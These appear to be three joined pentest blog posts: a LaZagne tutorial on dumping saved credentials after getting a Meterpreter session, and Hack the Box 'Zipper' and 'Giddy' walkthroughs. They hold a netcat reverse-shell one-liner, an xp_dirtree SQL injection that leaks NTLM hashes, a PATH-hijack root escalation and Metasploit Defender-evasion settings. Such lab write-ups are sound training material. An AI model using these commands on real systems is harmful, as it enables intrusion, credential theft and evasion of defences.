Post Exploitation on Saved Password with LaZagne


This article will be focused on The LaZagne project and its usage in Post Exploitation.

Table of Content:
·         Introduction of LaZagne Project
·         Syntax and Parameters
·         Achieve Meterpreter and Upload LaZagne
·         Help Screen
·         Mails Argument
·         Windows Argument
·         Browsers Argument
·         Databases Argument
·         Wi-Fi Argument
·         All Argument
·         oN Parameter
·         Verbose Mode Parameter
·         Quiet Parameter

Introduction of LaZagne Project

The LaZagne is an open source application. It retrieves stored passwords on a System. It directly injects the Python code in the memory without writing anything on disk. This makes it difficult to trace. Usually, when we get a session on a target system, our main aim is to gather credentials. When an attacker attacks a target, there are two ways through it can compromise the target. If the attacker gets the meterpreter session, then all it does is compromise the device security.
But using some scripts and post exploitation modules, the target can compromise every nook of security of the victim. This includes Email Passwords, Social Networking Passwords, SSH Passwords, Banking Information, etc. Usually, this extracting of passwords is a noisy and clumsy task but with LaZagne it is very simple and stealthy.
Without LaZagne, Attackers normally run a bunch of different scripts targeting different applications that are installed on the Target System. But LaZagne does this automatically, it first checks which application is installed on the target system and then it runs that specific script targeting the password for that particular application.

Famous Scripts Included in LaZagne

·         KeeThief
·         mimipy
·         mimikatz
·         pypykatz
·         creddump
·         chainbreaker
·         pyaes
·         pyDes
·         secretstorage and many more.

Target Software

·         Firefox
·         Google Chrome
·         Opera
·         Skype
·         Postgresql
·         Thunderbird      
·         Keepass
·         CoreFTP
·         FileZilla and many more.


Syntax and Parameters

On Linux Systems, LaZagne will be executed as a Python file. But when out target is Windows then we will have to use executable(exe) file. We can download more executables from here.

Parameters

LaZagne has a lot of other parameters and conditions, but here we have used only certain parameters and targets due to technological limitations.

Achieve Meterpreter and Upload LaZagne

Open Kali Linux terminal and type msfconsole in order to load Metasploit framework. Now we need to compromise victim’s machine one to achieve any type of session either meterpreter or shell and to do so we can read our previous article from here.

After getting meterpreter on the remote system, we need to upload the executable file to the target machine to extract credentials. We will use upload command for this.
upload lazagne.exe .


Now that we have the LaZagne on the target system, it’s time to enumerate passwords.
Use shell command on the meterpreter shell to get to the command line on the target system.


Help Screen

To get details about the LaZagne we will use the -h parameter. This will print the list of parameters and arguments with the working examples on our screen. This is an informative banner as it not only gives us various methods that we can use but it also tells us how to use those parameters.

lazagne.exe -h


Mails Argument

This argument targets mail clients like Mozilla Thunderbird and Microsoft Outlook. When this argument is selected, a script runs in the background which extracts the Login Credentials that are stored by these email clients. As we can see in the given image that it has successfully extracted the credentials that were stored in the Email Clients.

lazagne.exe mails


Windows Argument

This argument targets Windows Security on all fronts. When this argument is selected, a script runs in the background which includes autologon, cachedump, credman, hashdump, lsa_secrets, and others. This compromises all of the Windows defenses and gives the attacker the credentials, he is craving for. As we can see in the given image that it has successfully extracted the credentials.

lazagne.exe windows


Browsers Argument

This argument targets Browsers like Mozilla Firefox, Google Chrome, Opera, UC Browser, Microsoft Edge and much more. When this argument is selected, a script runs in the background which extracts the Login Credentials that are stored inside the browsers. Browsers hide the passwords and show them only after verifying the windows credentials. So, in order to extract the Credentials stored inside the browser, LaZagne attacks the SAM and gets the Windows password and then use it to extract the rest passwords. As we can see in the given image that it has successfully extracted the credentials that were stored in Firefox and Chrome.

lazagne.exe browsers


Databases Argument

This argument targets database clients like Postgresql. When this argument is selected, a script runs in the background which extracts the Login Credentials that are stored by any database client. As we can see in the given image that it has successfully extracted the credentials that were stored in the Postgresql Client.

lazagne.exe databases


Wi-Fi Argument

This argument targets the stored Wi-Fi Credentials. When this argument is selected, a script runs in the background which extracts the Wi-Fi Credentials. All the Wi-Fi Network that the user had connected and opted for saving the password. As we can see in the given image that it has successfully extracted the Wi-Fi credentials.

lazagne.exe wifi


All Argument


This argument runs all the module in the LaZagne. When this argument is selected, a script runs in the background which extracts all the Login Credentials that are stored on the Target System. As we can see in the given image that it has successfully extracted all the possible credentials from the target.

lazagne.exe all

oN Parameter

This parameter should be run with some argument otherwise, it will give an error (We are using all argument here). This parameter is optional to run. This parameter not only prints the output on the terminal screen but also creates a file in the Directory it was run and writes it with the output of the Script.

lazagne.exe all -oN


Let’s check if the file was created.  As we can see in the given image that a file named credentials is created and on opening it using the cat command it shows the same result that we saw on the terminal.


Verbose Mode Parameter

This parameter should be run with some argument otherwise, it will give an error (We are using all argument here). This parameter is optional to run. In LaZagne by default, we have 2 levels of verbosity. They are Level 0 and Level 1. If no parameter is given Level 0 is selected automatically. But when we give -vv parameter, it increases the verbosity of the extraction. The output also changes. Now LaZagne forcefully runs each and every script in its arsenal and try to extract more and more credentials.

lazagne.exe all -vv


Quiet Parameter

This parameter should be run with some argument otherwise, it will give an error (We are using all argument here). This parameter is optional to run. This parameter doesn’t print any output on the terminal screen. Scripts do run in the background but there is no visibility of the passwords extracted so we use the parameter with the oN parameter we discussed earlier as it creates a file in the Directory it was run and writes it with the output of the Script.

lazagne.exe all -quiet -oN


Hack the Box Zipper: Walkthorugh


Today we are going to solve another CTF challenge “Zipper”. It is a retired vulnerable lab presented by Hack the Box for helping pentester’s to perform online penetration testing according to your experience level; they have a collection of vulnerable labs as challenges, from beginners to Expert level.

Level: Hard
Task: To find user.txt and root.txt file
Note: Since these labs are online available therefore they have a static IP. The IP of Zipper is 10.10.10.108

Penetrating Methodology

·        Network scanning (Nmap)
·        Surfing HTTPS service port (80)
·        Directory enumeration using gobuster
·        Logging in as a Guest User
·        Enumerating for Login Credentials
·        Logging in through zabbix-cli
·        Giving permissions to access GUI
·        Getting a reverse shell using zabbix exploit
·        Retrieving User flag
·        Modify the Environment PATH to run systemctl
·      Snagging the Root Flag

Walkthrough
Let’s start off with our basic Nmap command to find out the open ports and services.
nmap -A 10.10.10.108


The Nmap scan shows us that there are 2 ports open: 22(SSH), 80(HTTP)

As port is 80 is running HTTP service, we access the web service using the web browser.


Now we run gobuster to enumerate the directories of the web service and find a directory called /zabbix.
gobuster -s ‘200,204,301,302,307,403,500’ -e -t 20 -u http://10.10.10.100 -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt


We open the “zabbix” directory and find a login page for Zabbix web portal.


Now we login as guest and are able to access the dashboard.


Enumerating the web application, inside “Latest data” in montoring data we get a hint for the username as “Zapper’s Backup script”.


Now we try to login again as user “zapper”. We try to login using the username and password the same i.e. “zapper: zapper”.


When we try to login, we get an error stating the “GUI access disabled”.


As we do not have GUI access, we use zabbix-cli to connect the zabbix api and we check the available users. Now we can either create a user with GUI access or add an existing user to a group with GUI. In this case, we first create a new group called hack with GUI access enabled.
zabbix-cli
show_users
create_usergroup


Now add user “zapper” to the new group we created and we remove the user “zapper” from the previous group called “No access to the frontend”.
add_user_to_usergroup
remove_user_from_usergroup
show_users


Now we are successfully able to access the web portal as user “zapper”.


Searching for an exploit for Zabbix application, we find an exploit here. It requires username, password and hostid to run the exploit successfully. As we have access to the dashboard, we can find the hostid of a container.


Now we edit the exploit according to the target application.


We run the exploit and are able to get a shell. Now to get a reverse shell we setup our listener using netcat and run the bash one liner to get a reverse shell.
python exploit.py
whoami
rm /tmp/f;mkfifo /tmp/f;cat/tmp/f|/bin/sh -i 2>&1|nc 10.10.14.6 1234 > /tmp/f


Now when we check our listener, we find that we are successfully able to get a reverse shell. When we try to spawn a TTY shell using python, we find that the system doesn’t contain either python or python3. So we use start bash interactive shell.
python -c “import pty;pty.spawn(‘/bin/bash’)”
which python
which python3
bash -i


Enumerating the system, we find that we are inside a docker container. We are able to find any solution to escape the container. If we take a look at the zabbix documentation page, we find there is an option called “execute_on”. To execute inside container, we have to set this option as “0” and to execute on server we have the to set this option as “1”. We edit the exploit and add these options in our exploit to get reverse shell of the server.


We now run the exploit and use bash one liner to get a reverse shell.
python exploit.py
whoami
rm /tmp/f;mkfifo /tmp/f;cat/tmp/f|/bin/sh -i 2>&1|nc 10.10.14.6 1234 > /tmp/f


We setup the listener and get a reverse shell on the server.


We change the directory to “/home/zapper” and find a file called “user.txt”. We try to open the file and find that we do not have read permissions.


We now go to “utils” directory and find a file called “backup.sh”. We open the file called find the password for user “zapper”.


We switch user to zapper and use the password we find inside the “backup.sh” file. After we switch user, we again try to open the “user.txt” file and find the first flag.


We also find a file called “zabbix-service” with SUID bit set. We find that the program is executing “systemctl”, when we check the program with strings.


Now we can modify the PATH environment variable, so that the program can run our malicious “systemctl”. We create a new systemctl file that executes /bin/bash and give it executable permission. Then we change the PATH environment variable to the location in which our malicious file is stored and run the application. As soon as we run the program we get a root shell.
echo “/bin/bash” > systemctl
chmod +x systemctl
PATH=~/:$PATH
utils/zabbix-service


Now we change to /root directory and find a file called “root.txt”. We take a look at the content of the file and find our final flag.

Hack the Box: Giddy Walkthrough


Today we are going to solve another CTF challenge “Giddy”. It is a retired vulnerable lab presented by Hack the Box for helping pentester’s to perform online penetration testing according to your experience level; they have a collection of vulnerable labs as challenges, from beginners to Expert level.
Level: Expert
Task: To find user.txt and root.txt file

Note: Since these labs are online available therefore they have a static IP. The IP of Giddy is 10.10.10.86

Penetrating Methodology
·         Network scanning (Nmap)
·         Surfing HTTPS service port (80)
·         Directory Bruteforcing using dirb
·         Discovering SQL Injection in URL
·         Hosting directory using impacket
·         Enumerating for password hashes
·         Crack password hash using John the Ripper
·         Connecting a new session with extracted login credentials
·         Enumerating for user flag
·         Using Evasion to bypass the Windows Defender
·         Upload payload to the target and get a meterpreter session
·         Snagging the Root Flag

Walkthrough
Let’s start off with our basic nmap command to find out the open ports and services.
nmap -sV -sC 10.10.10.104


The nmap scan shows us that there are 5 ports open: 80(HTTP), 443(HTTPS), 3389(RDP)
As port 80 is running HTTP service, we access the web service through our browser.


We don’t find anything on the webpage, so we access the web service running on port 443.


We still don’t find anything on the webpage. So we enumerate the web application further, as port 80 and 443 seems to be the same. We start enumerating the web service at port 443. We run dirb scan and find 2 directories called “mvc” and “remote”.
dirb https://10.10.10.104 /usr/share/wordlists/dirb/big.txt


We open the /remote/ directory and find a PowerShell web access login page.


We open mvc directory and find a list of products.


We click on one of the products and looking at the URL, it might be possible that it is vulnerable to SQL injection.


Now to check if the web application is vulnerable to SQL injection or not, we add a single quote at the end of “ProductSubCategoyId” parameter and by checking the error we find that the application is vulnerable to SQL injection.


We don’t find anything useful by enumerating the database using SQL injection and we are also not able to get a reverse shell using xp_cmdshell. So we are going steal NTLM hashes using “xp_dirtree”.
So we first setup impacket-smbserver on our local system.
impacket-smbserver hack $(pwd)


Now we are going to send a query that will make the remote system authenticate to our share folder and we will be able to capture the NTLM hashes.
; use master; exec xp_dirtree '\\10.10.15.111\hack';--


Now we can see on our smbserver that the hashes were captured, when the remote machine to tried to connect.


We copy the hashes and store it in a file in our local system and use john the ripper to crack the hashes. After cracking NTLM hash we are successfully able to get the correct password to be “xNnWo6272k7x”.
john --wordlist:/usr/share/wordlists/rockyou.txt hash


As we have the password for the user “stacy”, we use this information to login through the PowerShell web portal.


After logging in we are asked to create a new session.


After that we are successfully able to get a new PowerShell session on the web portal.


Enumerating through the directories of the system, inside “C:\Users\Stacy\Desktop\” we are able to find a file called “user.txt”. We open the file and find our first flag.


When we further enumerate the system we find that the target machine has a vulnerable service called unifivideo. We are given a hint when we first access the powershell session inside the documents directory there is a file called unifivideo. When we searched for the exploit online we are able to find this exploit here. We follow the instructions given in the exploit POC but are stopped because of windows defender as it detects our metasploit payload.


So to bypass windows defender, we use the evasion module in metasploit-framework to bypass defender.
msf5 > use evasion/windows/windows_defender_exe
msf5 evasion(windows/windows_defender_exe) > set payload windows/meterpreter/reverse_tcp
msf5 evasion(windows/windows_defender_exe) > set lhost tun0
msf5 evasion(windows/windows_defender_exe) > set lport 443
msf5 evasion(windows/windows_defender_exe) > run


Now we follow the steps given in the POC, first we stop the unifi video service.
Stop-service -name UniFivideoservice


Then we setup our http server on the local system so that we can transfer our payload.


Now we upload our payload on the target machine using the powershell web portal. According to the POC we have to put the payload by the name of taskkill.exe inside "C:\ProgramData\unifi-video\". After upload the payload we start the unifi video service.


We setup our listener before starting the service so that we can get a reverse shell.
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost tun0
msf5 exploit(multi/handler) > set lport 443
msf5 exploit(multi/handler) > run


After running the service we get a reverse shell as administrator.
We now enumerate the system, inside “C:\Users\Administrator\Desktop” we find a file called “root.txt”. We take a look at the content of the file and find the final flag.